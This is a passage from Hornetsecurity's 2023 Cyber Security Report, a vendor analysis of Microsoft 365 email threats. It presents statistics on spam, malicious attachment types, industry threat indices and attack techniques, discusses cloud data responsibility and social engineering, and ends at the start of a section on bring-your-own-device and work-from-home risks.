DESIGNED FOR Microsoft 365 ENVIRONMENTS

CYBER SECURITY REPORT

2023

AN IN-DEPTH ANALYSIS OF THE MICROSOFT 365 THREAT LANDSCAPE

HORNETSECURITY

HORNETSECURITY

CYBER SECURITY REPORT 2023

An In-Depth Analysis of the Microsoft 365 Threat Landscape

About Hornetsecurity

Hornetsecurity empowers companies and organizations of all sizes to focus on their core business by protecting email communications, securing data, and ensuring business continuity and compliance with next-generation cloud-based solutions.

Our flagship product, 365 Total Protection Enterprise Backup, is the most comprehensive cloud security solution for Microsoft 365 on the market, including email security, compliance, and backup.

What is the Cyber Security Report?

The Cyber Security Report (formerly Cyber Threat Report) is an annual analysis of the current cyber threat landscape based on real-world data collected and studied by Hornetsecurity's dedicated Security Lab team. Hornetsecurity processes more than two billion emails every month. By analyzing the threats identified in these communications, combined with a detailed knowledge of the wider threat landscape, the Security Lab reveals major trends and can make informed projections for the future of Microsoft 365 security threats, enabling businesses to act accordingly. Those findings and data are contained within this report.

What is the Security Lab?

The Security Lab is a division of Hornetsecurity that conducts forensic analyses of the most current and critical security threats, specializing in email security. The multinational team of security specialists has extensive experience in security research, software engineering, and data science.

An in-depth understanding of the threat landscape established through hands-on examination of real-world viruses, phishing attacks, malware, and more, is critical to developing effective countermeasures. The detailed insights uncovered by the Security Lab serve as the foundation for Hornetsecurity's next-gen cyber security solutions.

How to Use This Report

This report is broken up into 4 sections:

Chapter 1 contains the Executive Summary. If you're only interested in the highlights, you'll want to review this section.

Chapter 2 focuses on the current threat landscape of the Microsoft 365 platform.

Chapter 3 covers current concerns and discussions regarding the biggest threats and trends from 2022.

Chapter 4 contains predictions from the Security Lab about cyber security threats in 2023, along with advice and guidelines to help protect your business.

Chapter 5 lists all the references, supporting links and data sets used in this report.

Table of Contents

Chapter 1 – Executive Summary 5

Chapter 2 – The Current Microsoft 365 Threat Landscape 8

- Email Security Trends 8
- Spam, Malware, Advanced Threat Metrics 8
- Attachment Use and Types in Attacks 9
- Email Threat Index for Business Verticals 10
- Popular Email Attack Methods in 2022 11
- Safety of Data in the Cloud 12
- Industry Metrics on the Adoption of Cloud Storage 13
- Industry Concerns about Data Safety in Microsoft 365 13
- User-Targeted Threats to M365 – The Human Firewall 14

Chapter 3 – An Analysis of the Major Attacks of 2022 16

- Emotet 16
- QakBot 17
- Log4J 19
- Microsoft Exchange Vulnerabilities 20
- MFA Social Engineering 20

Chapter 4 – Forecasting the Threat Landscape in 2023 21

- The Security Lab's Predictions 21
- Shifting Targets 21
- Follow Ukraine's Lead on Cyber Security 22
- Charity Fraud 22
- MFA Fatigue 22
- Rising Concerns with Microsoft Teams 22
- Mobile Devices Will Be Targeted More 23
- More Dependence on APIs Increases Risk 23
- Sprawling Microsoft 365 Configuration Requirements 23
- Ever Shorter Exploit Timelines 23
- Threat Actors' Continued Focus on IoT Devices 23
- More Daring Deepfakes 24
- A Switch to LNK files and HTML Smuggling 24
- Quantum Computing and Encryption 24
- The Implications of Password-less Security 26
- Big vendor overdependence 27
- How much at Risk will my Organization be in 2023? 27
- What Organizations Should Do to Defend Themselves 28

Chapter 5 – Resources 33

Chapter 1 – Executive Summary

By leveraging its huge user dataset, Hornetsecurity is uniquely positioned to conduct a detailed examination of email-based threats and distill this into important insights for IT security professionals. Email continues to be a very important communication channel.

However, in our analysis of more than 25 billion emails, 40.5% are categorized as "unwanted" - a 0.5% increase from 2021. 94.5% of unwanted emails are spam or rejected outright due to external indicators, and just over 5% were flagged as malicious.




Fig. 1: Classification of emails scanned by Hornetsecurity




Fig. 2: Classification of unwanted emails

The most common file types used in attacks are archive (zip, etc.) in 28% of cases, HTML at 21%, and Word documents at 12.7%. These are followed by PDFs at 12.4% and Excel sheets at 10.4%, with phishing still the preferred attack method in 39.6% of attacks involving email.




Fig. 3: Most-used file types in malicious emails

The long overdue change from Microsoft to disable macros in Office documents by default (27 July 2022) has affected attackers' choice of malicious attachment file types in favor of link (LNK) and HTML files. For example, the usage of HTML files has significantly increased, and LNK is now the preferred file type in attack chains such as those used in Bumblebee loader.

Fig. 4: Attack on Bumbleebee loader

While there's some variation in attacks against different industry verticals, attackers today seem to care more about whether your organization can pay a sizeable ransom and if your function in society will increase the pressure to pay (e.g., hospitals and other critical infrastructure).

Many organizations still assume that data stored within cloud services (such as Microsoft 365) is secure and protected, which is actually not true, and the reality of the shared responsibility for protecting that data (Read Microsoft's Shared Responsibility Model) is continuing to escape many businesses. In a survey of 2000+ IT professionals on data security, 25% of respondents indicated that they were either unsure or assumed that M365 was immune to ransomware threats.




Fig. 5: General awareness of M365 security

The importance of training your users regularly to be aware of email-based attacks and other security threats cannot be understated, while brand impersonation is another issue for IT security to be on the lookout for. Increased BYOD (Bring Your Own Device) and WFH (work from home) initiatives continue to bring additional challenges to already strained cyber security teams.

Looking ahead, leadership teams have a lot to think about in 2023. **Attacks focusing on mobile devices are likely to increase along with attack methods targeting MFA (Multi-factor authentication) applications on mobile devices.** These types of attacks were used with great effect in the September 2022 Uber breach, for example.

The industry's increasing dependence on the cloud has raised several important security concerns. One of these is an increasing dependence on cloud APIs. While they do make our lives easier, every accessible API is another potential vector of attack for threat actors.

On the topic of dependence, there is a growing concern amongst business leaders about the concept of vendor overdependence. This has been coming up more frequently regarding large cloud platforms such as Microsoft 365. While the platform is intended for productivity and collaboration, it also provides some basic security capabilities. Some schools of thought urge caution when depending on the same vendor for collaboration solutions and security, as such combinations can create a potential conflict of interest in addition to the dependency risk. Leveraging third-party solutions alongside larger vendors can help mitigate this concern.

Threat actors are also getting more sophisticated in their information gathering on targets. Many hacker organizations are now turning to professional marketing toolkits such as ZoomInfo to help identify lucrative targets for their next attack.

Finally, despite the evolving threat landscape, it's vital to ensure cyber security basics are enforced as attackers most frequently target the low-hanging fruit. Too often, organizations with huge security budgets are breached because something as simple as an unprotected API was left open to the internet. Even if you think your organization has the basics covered, it's important to constantly review them and push your business to adopt a sustainable security culture.

Email continues to be one of the primary methods threat actors use to launch attacks, and a robust email security strategy is essential for navigating the compounding threat landscape and developing security resilience in 2023.

Chapter 2 – The Current Microsoft 365 Threat Landscape

On an annual basis, Hornetsecurity's dedicated Security Lab reviews the company's extensive data set and analyzes the state of global email threats and communication statistics. In addition, the team regularly conducts forward-thinking exercises and provides insight into potential future threats. This chapter focuses on reviewing the data from 2022, which forms the basis for projections of the changing threat landscape laid out in Chapter 4.

Email Security Trends

Despite a large shift in organizational collaboration, with tools like Slack and Microsoft Teams seeing continued massive growth in 2022, email continues to be the primary mechanism of communication for many organizations, with **333.2 billion emails sent every day**. Email is not going anywhere anytime soon.

By reviewing more than 25 billion emails collected over the current reporting period (1 October 2021 – 30 September 2022), the Security Lab has made the following determinations.




Fig. 6: Number emails sent every day

Spam, Malware, Advanced Threat Metrics

Email continues to be one of the primary methods that threat actors use to launch attacks. This is exemplified in our data which classified 40.5% of all emails as "unwanted," meaning they are not genuine communications desired by the recipient. There has been a 0.5% increase in unwanted emails since 2021.

Fig. 7: Unwanted emails by category

CATEGORY	EMAIL DESCRIPTION
AdvThreat	Contains threats detected by Hornetsecurity's Advanced Threat Protection. These emails are used for illegal purposes and involved sophisticated technical means that can only be fended off using advanced dynamic procedures.
Content	Contains an invalid attachment. Administrators can define which attachments are invalid in the Content Control module.
Rejected	Our email server rejects these emails directly during the SMTP dialog because of external characteristics, such as the sender's identity. Not analyzed further.
Spam	Unwanted and often promotional or fraudulent. These emails are sent simultaneously to many recipients.
Threat	Contains harmful content, such as malicious attachments or links, or they are sent to commit crimes, such as phishing.

Attachment Use and Types in Attacks

Email attachments continue to be one of the most frequently used methods of delivering an attack payload in 2022. Threat actors continue to use attachments to hide malware as well as to add an air of authenticity to their malicious communications. Additionally, some rudimentary spam/malware filters may be unable to scan compressed attachments, and for this reason, are commonly used by less "seasoned" threat actors due to the low skill level needed to initiate this type of attack on un-prepared targets.

The use of attachments as a payload mechanism was prevalent in several attack waves in 2022. For example, specially crafted Word docs are a primary method of payload delivery in the Follina (CVE-2022-30190) zero-day Microsoft Office exploit attack chain. In this attack, the threat actor sends a specialized Microsoft Word document (DOC/DOCX) to the victim. Upon opening the file, the Microsoft Support Diagnostic Tool (MSDT) is triggered and used to download and execute malicious code.

While DOC/DOCX files were widely used in attacks targeting this exploit, they still were only the 3rd most used attachment type at 12.7% used in attacks during our reporting period. Note it's worth mentioning that we've also seen occurrences of DOC/DOCX files being embedded within other file types. For this reason, we suspect that the usage of DOC(X) files for attacks is likely higher than our data would suggest, given our other categories. That said, the first and second most used file types for attacks were archive files at 28% and HTML files at 21%. PDFs and Excel files were in 4th and 5th place in our data, with usage rates of 12.4% and 10.4%, respectively.

Other detected file types used as a payload mechanism in email attachments can be found in the table below.

	2021	2022	
	33.6	28.0	ARCHIVE
	15.3	21.0	HTML
	4.8	12.7	WORD
	14.5	12.4	PDF
	10.2	10.4	EXCEL
	4.2	5.4	DISK IMAGE FILES
	8.7	4.8	OTHER
	8.1	4.3	EXECUTABLE
	0.2	0.7	SCRIPT FILE
	0.0	0.1	EMAIL
	0.0	0.1	LNK FILE
	0.4	<0.1	POWERPOINT

Fig. 8: File Type Usage in 2022

It's also worth noting that since Microsoft changed the default to disable macros in Microsoft Office files, we're seeing increased use of file types such as LNK files. LNK files have been used with some measure of success by both Emotet and Bumblebee Loader throughout the reporting period, Therefore, administrators should take extra steps to be aware of these file types and their use in current attack chains.

Email Threat Index for Business Verticals

It's no secret that certain industries have (in the past) been targeted more often than others. However, what we've seen in this past year shows that no organization is immune to the threat posed by cybercriminals. While our data does show that some industries do experience more attacks, the differences are small and decreasing from the previous year. Realistically, threat actors will target any organization they perceive capable of paying a ransom. That said, the one exception to this thinking is the fact that some organizations are so critical to the functioning of society, such as hospitals, that they are almost certain to pay the ransom (assuming enough damage to data). They are simply unable to fail due to their importance to their communities. Threat actors know this and target them accordingly.

The table below shows the threat index rating for major industry verticals.

- 4.7 | AUTOMOTIVE INDUSTRY
- 4.6 | RETAIL INDUSTRY
- 4.6 | MANUFACTURING INDUSTRY
- 4.6 | EDUCATION INDUSTRY
- 4.5 | RESEARCH INDUSTRY
- 4.5 | ENTERTAINMENT INDUSTRY
- 4.5 | MINING AND METAL INDUSTRY
- 4.4 | MEDIA INDUSTRY
- 4.3 | UTILITIES
- 4.3 | HEALTHCARE INDUSTRY
- 4.2 | TRANSPORT INDUSTRY
- 4.2 | HOSPITALITY INDUSTRY
- 3.9 | CONSTRUCTION INDUSTRY
- 3.8 | INFORMATION TECHNOLOGY
- 3.8 | UNKNOWN
- 3.8 | FINANCIAL INDUSTRY
- 3.7 | PROFESSIONAL SERVICE
- 3.6 | AGRICULTURE INDUSTRY
- 3.6 | REAL ESTATE INDUSTRY
- 2.8 | LOGISTICS INDUSTRY

Proportion of scam emails (in relation to valid/clean emails)*

Fig. 9: Most threatened industries according to Threat Index*

NOTE: The threat index value is determined by the following calculation:

Threat Index Percentage = number of malicious emails / (the number of malicious emails + the number of clean emails) multiplied by 100 - Excluding spam and info mail.

Note on methodology


Different (sized) organizations receive a different absolute number of emails. Thus, we calculate the percent share of threat emails from each organization's threat and clean emails to compare organizations. We then calculate the median of these percentage values for all organizations within the same industry to form the industry's final threat score.

Popular Email Attack Methods in 2022

Cyber security is the never-ending cat-and-mouse game between threat actors and security professionals. This is most evident when we perform our annual data review regarding attack techniques. The nature of attack techniques changes over time as the strategies of threat actors evolve, and the countermeasures deployed by security professionals respond, but the mechanisms they involve have largely persisted from the previous reporting period. If you were to look at last year's Cyber Threat Report, you'd see that phishing was the primary method of attack used in email communication breaches. This year shows continued success for threat actors with phishing activities. Phishing remains number one on the list at 39.6%, with Malicious URLs in 3rd place at 12.5%. Second place on the list is the "other" attack type classification which is a combination of several less frequently used attacks.

We suspect this trend is due to the continued success that threat actors are having with phishing campaigns. Why change a winning strategy? That said, the use of malicious URLs in email messages is gaining ground. A malicious URL is a popular vector of social engineering attacks, and we expect to see this style of attack continue to grow in 2023.

Overall metrics and various methods can be found in the chart below:



2021	2022	ATTACK TECHNIQUES
%	%	
24.8	39.6	Phishing
42.0	26.5	Other
16.2	12.5	URL
2.3	8.2	Advance-fee scam
7.1	3.7	Extortion
3.9	3.5	Executable in archive/disk-image
1.5	2.8	Maldoc (malicious attachment)
	1.8	HTML
2.1	1.1	Impersonation
	0.4	PDF

Fig. 10: Attack Type Usage in 2022

Safety of Data in the Cloud

Cloud technologies have seen a tremendous surge in adoption over the last several years, which continued in 2022. This was initially driven partly by the COVID-19 pandemic, but it was already gaining traction due to the agility and reliability cloud platforms bring when configured and utilized properly. Companies worldwide not only use cloud platforms to get work done, but they're also storing their work on those platforms. More organizations are saying goodbye to that on-premises file server or SQL box and moving those services to the cloud.

This begs the question, however, is that data safe?

Industry Metrics on the Adoption of Cloud Storage

Before we dive too deeply into that question, let's consider how many people are moving to the cloud. If you look at spending as a metric of note, there is expected to be a 20.4% increase in end user spending on public cloud services by the end of 2022. The dollar amount spent is expected to reach $494.7 billion with no sign of slowing down. The same report states that we're likely to see that number increase to upwards of $600 billion in 2023.

If it wasn't already clear, it's certainly evident now that the "cloud" is here to stay and that more and more organizations are using it to get work done.

Industry Concerns about Data Safety in Microsoft 365

We know that more organizations are using cloud services, such as M365, than ever before, and many are for the first time. But how well do these organizations understand how data protection works in the cloud and their responsibility regarding the safety of their data?

We've seen many situations over the past year where organizations new to cloud services make the incorrect assumption that, because their data is now housed within a cloud service somewhere, they no longer need to worry about data protection technologies, such as backup and recovery, or the security of that data. This misconception was revealed in a survey conducted by Hornetsecurity in 2022, in which 2000+ IT professionals were asked if they believed that data stored within Microsoft 365 was susceptable to ransomware threats. Surprisingly, 25.3% of respondents either didn't know the answer or believed that the answer was no.




Fig. 11: M365 User Survey

Just because data is stored within a cloud service (such as Microsoft 365), that doesn't mean that the cloud provider is liable for the safety of that data. They may have some additional paid services that provide some of those capabilities, but the fact is that, by and large, most organizations providing cloud services leave the protection and security of data up to the end user.

Not only is it up to the end user and IT departments to ensure data security is enforced, but it's also important to ensure it persists over time. This can be especially challenging for organizations that do not keep a tight hold on sharing permissions, for example, within OneDrive for Business and SharePoint Online. Microsoft 365 makes it so easy to share documents that end users often don't think about the ramifications of how they share files and with whom. As organizations' endpoints sprawl and closer collaboration with external users grows as the adoption of cloud services grows, it's vitally important to strictly manage file permissions to limit the risk of exposing sensitive data needlessly.


What is Microsoft Responsible for?

Many ask: "If Microsoft isn't taking care of my data and security, what are they really responsible for?" The current stance from Microsoft on this question has not altered in 2022. To fully understand, you must be familiar with Microsoft's Shared Responsibility Model.

The important bit is that the shared responsibility model states, "The Responsibility is always retained by the customer for":

- Information and Data
- Devices (Mobiles and PC)
- Accounts and Identities

Adding further weight to this stance is the section below from Microsoft's Online Services Agreement, which includes services contained in Microsoft 365. The key part is the last sentence that contains the recommendation for consumers of the services to "regularly backup your content and data that you store on the services or store using Third-Party Apps and Services."



Service Availability

. Service Availability.

a. The Services, Third-Party Apps and Services, or material or products offered through the Services may be unavailable from time to time, may be offered for a limited time, or may vary depending on your region or device. If you change the location associated with your Microsoft account, you may need to re-acquire the material or applications that were available to you and paid for in your previous region.

b. We strive to keep the Services up and running; however, all online services suffer occasional disruptions and outages, and Microsoft is not liable for any disruption or loss you may suffer as a result. In the event of an outage, you may not be able to retrieve Your Content or Data that you've stored. We recommend that you regularly backup Your Content and Data that you store on the Services or store using Third-Party Apps and Services.

In a nutshell, the customer is responsible for securing and protecting their information and data. Microsoft is not. As organizations move to the cloud, they must keep this in mind when protection strategies are implemented.

User-Targeted Threats to M365 – The Human Firewall

Email and communications services are no longer the sole targets of threat actors. End users themselves are increasingly the "weakest link" when it comes to IT security. It's becoming much simpler for a budding hacker to breach the human factor in a target organization's defenses than it is to get past the security measures that are in place. As such, we are seeing an alarming trend in the continued efforts of threat actors to target enterprise end users or "the human firewall".

Social Engineering

The number of social engineering attacks is steadily increasing. These attacks involve a more targeted and intensive effort but have a relatively high degree of success and have unfortunately proven lucrative for threat actors in 2022. For example, one of the most widely reported hacks of 2022, the Uber breach, was largely made possible by social engineering. In this case, an outside contractor with access to Uber's IT systems was targeted through social engineering and "Prompt Bombing/MFA Fatigue" to access critical systems.

It has become more important than ever for organizations to train their end users to spot social engineering attempts. There have been many cases of organizations with huge security budgets being breached due to a simple social engineering attack. For this reason, more organizations are turning to end user security awareness.

Hornetsecurity has recognized this necessity in companies and now offers Security Awareness Training which educates its users through realistic spear phishing simulation and AI-powered e-training that boosts the awareness of cyber security risks and threats. Learn more and request a demo.

Brand Impersonation

Brand impersonation continues to be a major attack technique targeting end users in 2022. We've seen a significant increase in brand impersonation paired with social engineering by threat actors globally. Many threat actors use services such as LinkedIn to easily determine who works for a given organization and their job role. That information is then used in attacks against the target company or in brand impersonation emails targeting a given user to gain access to company resources.


We've also seen several brand impersonation attempts utilizing large shipping and delivery brands such as:

- Amazon
- DHL
- FedEx

Our data over the reporting period has revealed some of the most impersonated brands, as follows:

Fig. 12: Brands/organizations exploited to infiltrate malware or to scoop up data

Note: Brand impersonation data is heavily affected by regional variation. Several German brands are listed here due to our large customer base in Germany.



BYOD/WFH Implications

